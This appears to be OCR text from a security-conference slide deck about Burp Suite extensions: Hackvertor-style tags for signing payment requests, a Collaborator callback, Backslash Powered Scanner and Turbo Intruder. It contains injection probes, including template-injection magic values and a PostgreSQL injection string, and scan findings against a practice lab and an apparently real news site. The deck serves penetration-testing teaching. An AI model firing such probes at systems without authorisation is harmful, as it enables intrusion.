1 POST /payment/ HTTP/2
2 Host: pay.gateway.com
3 Cookie: session=KQ2NgoAMa8NZjHzKztvqwFD9LkRXNDH
4 User-Agent: <@set_usagent('false')>MyApp/1.1.26(171) (Linux; Android
  7.1.2; Phone Build/N2G47H)<@/set_usagent>
5 Content-Length: 411
6
7 sum=31337&card=
  <@aes_encrypt('supersecret12356','AES/CBC/PKCS5PADDING','initVector1
  23456')>4111111111111111|01/23|345<@/aes_encrypt>deviceid=<@set_devi
  ceid('false')>62d186ae-3024-4c53-8ce3-8f6b97eeb721<@/set_deviceid>&
  orderid=<@set_order('false')>42<@/set_order>&screen=
  <@set_screen('false')>2340x1080<@/set_screen>&sign=
  <@sha256><@get_usagent/><@get_screen/><@get_order/><@get_deviceid/><
  @timestamp/><@/sha256>
```

Tags for Tags God

```
POST /payment/ HTTP/2
Host: pay.gateway.com
Cookie: session=KQ2NgoAMa8NZjHzKztvqwFD9LkRXNDH
User-Agent: MyApp/1.1.26(171) (Linux; Android 7.1.2; Phone Build/N2G47H)
Content-Length: 202

sum=31337&card=
/C72PLuwwdIvQOP1GfXJCAVUUcZwOoAE6c8+ns9OKYA=deviceid=62d186ae-3024-4c53-8ce3-8f6b97eeb721&
orderid=42&screen=2340x1080&sign=
98af914f5c8685b70b03ad694230abe79b40ddec96c48d93743c879c256b734a
```

Custom tags




```
POST /auth2/ HTTP/2
Host: pay.gateway.com
Cookie: session=KQ2NgoAMa8NZjHzKztvqwFD9LkRXNDH
User-Agent: MyApp/1.1.26(171) (Linux; Android 7.1.2; Phone
Build/N2G47H)
Content-Length: 111

token=
<@_Get_Token('a5ebbc67cf36025894956859cbcac45d')>ttq4xndyo55s73m4i72
rqvz4nvtmhb.oastify.com<@/_Get_Token>
```

```
POST /auth2/ HTTP/2
Host: pay.gateway.com
Cookie: session=KQ2NgoAMa8NZjHzKztvqwFD9LkRXNDH
User-Agent: MyApp/1.1.26(171) (Linux; Android 7.1.2; Phone
Build/N2G47H)
Content-Length: 33

token=3wb833z9fu37tovccgw11gzjjgz
```

```
HTTP/1.1 200 OK
Server: Burp Collaborator https://burpcollaborator.net/
X-Collaborator-Version: 4
Content-Type: text/html
Content-Length: 53

<html>
  <body>
    3wb833z9fu37tovccgw11gzjjgz
  </body>
</html>
```

Classic debugging method

Input: 135 135

```
<@python('import sys;print(sys.version);print("Hello, offzone!");output = input.upper()','a5e
bbc67cf36025894956859cbcac45d')><@/python>
```

Details Output Errors

Output to system console

Save to file: Select file ...

Show in UI:

```
1 2.7.0 (default:9987c746f838, Apr 29 2015, 02:25:11)
2 [OpenJDK 64-Bit Server VM (Oracle Corporation)]
3
4
5 Hello, offzone!
6
```

Extra Sources

- Detailed video tutorial
- Research

Backslash Powered Scanner

smart fuzzing assistant

About Backslash Powered Scanner

- Support module for Active Scanner
- Developed by James Kettle
- Available in Professional and Enterprise versions only
- “Novel” approach in finding server-side injection vulnerabilities

Primitive automatic finding approaches

Detect technology -> Send specific payloads -> Profit???

OR


Send all known payloads at all endpoints-> End of Project in 3022

Disadvantages


- Technologies are not always detectable
- New vulnerability classes and 0-days
- Million Payload Problem
- WAFs
- Pentester is much smarter *(generally)*

“Novel” in 2016 approach


1. Send expected data
2. Send input with random symbols
3. Compare results
4. Identify anomaly behavior
5. Select “interesting” input data
6. Modify unexpected input for next iteration
7. Repeat until result



Basic usage


Attack Config
debug:
diff: value preserving attacks:
confirmations:
8
diff: iterable inputs:
encode everything:
try transformation scan:
key method:
key server:
mimetype-filter:
timeout:
10
flag new domains:
include path in cachebusters:
params: query:
params: scheme-path:
include name in title:
thorough mode:
diff: experimental folder attacks:
diff: experimental concat attacks:
diff: HPP:
thread pool size:
8
key status:
key header names:
resp-filter:
skip vulnerable hosts:
report tentative:
params: dummy:
params: scheme:
try diffing scan:
diff: syntax attacks:
diff: HPP auto-followup:
diff: magic value attacks:
diff: magic values:
77,aA1537368460!,<%=7*7%>
use key:
key content-type:
filter:
filter HTTP:
skip flagged hosts:
include origin in cachebusters:
dummy param name:
utm_campaign
params: scheme-host:
Reset Visible Settings
OK
Cancel

Transformation Scan



Suspicious Input Transformation

Issue: **Suspicious Input Transformation**
Severity: **High**
Confidence: **Tentative**
Host: **https://www.secnews.gr**
Path: /

Note: This issue was generated by the Burp extension: Backslash Powered Scanner.

Issue detail


The application transforms input in a way that suggests it might be vulnerable to some kind of server-side code injection
Affected parameter:s
Interesting transformations:

- \0 =>

Boring transformations:

- \101 => 101
- \x41 => x41
- \u0041 => u0041
- \1 => 1
- \x0 => x0
- ' => '
- " => "
- { => {
- } => }
- (=> (
-) =>)
- [=> [
-] =>]
- $ => $
- ` => `
- / => /
- @ => @
- # => #
- ; => ;
- % => %
- & => &
- | => |
- ; => ;
- ^ => ^
- ? => ?

Diff Scan



Advisory | Request 1 | Response 1 | Request 2 | Response 2 | Request 3 | Response 3 | Request 4 | Response 4 | Request 5
Response 5 | Request 6 | Response 6 | Request 7 | Response 7 | Request 8 | Response 8 | Request 9 | Response 9 | Request 10
Response 10 | Request 11 | Response 11 | Request 12 | Response 12 | Request 13 | Response 13 | Request 14 | Response 14
Request 15 | Response 15 | Request 16 | Response 16 | Request 17 | Response 17 | Request 18 | Response 18

PostgreSQL injection

Compare responses

Issue: **PostgreSQL injection**
Severity: **Medium**
Confidence: **Firm**
Host: **https://0a7800ec035cd77ad6080933007e006e.web-security-academy.net**
Path: **/filter**

Note: This issue was generated by a Burp extension.

Issue detail

The application reacts to inputs in a way that you may find interesting. The probes are listed below in chronological order, with evidence. Response attributes that only stay consistent in one probe-set are italicised, with the variable attribute starred.

Successful probes

String - apostrophe	z'z	z''z
status_code	500	200
error	3	0
word_count	118	152
warning	1	0
visible_word_count	25	34
input_reflections	0	1
line_count	46	66
tag_names	X	Y
css_classes	X	Y
visible_text	*X*	**Y**
whole_body_content	*X*	**Y**
content_length	*2554*	**3625**
header_tags	*X*	**Y**

PostgreSQL injection	'||power(inet_server_pont(),0)||'	'||power(inet_server_port(),0)||'
status_code	500	200
error	3	0
word_count	118	152

Successful probes

String - apostrophe	z'z	z''z
status_code	500	200
error	3	0
word_count	118	152
warning	1	0
visible_word_count	25	34
input_reflections	0	1
line_count	46	66
tag_names	X	Y
css_classes	X	Y
visible_text	*X*	**Y**
whole_body_content	*X*	**Y**
content_length	*2554*	**3625**
header_tags	*X*	**Y**

Fly in the ointment

- Does not use >< symbols
- Ignore Cookie header
- Almost ignores POST-requests
- Cannot find “blind” vulnerabilities
- Transform Scan doesn’t work properly


Turbo Intruder


Turbo Intruder
Well-designed high-performance web app


About Turbo Intruder

- Intruder on steroids with Python interpreter
- Developed by James Kettle
- Available in Community version
- Author HTTP-engine implementation with HTTP-pipelining support
- Probably best tool for race condition testing

Main window


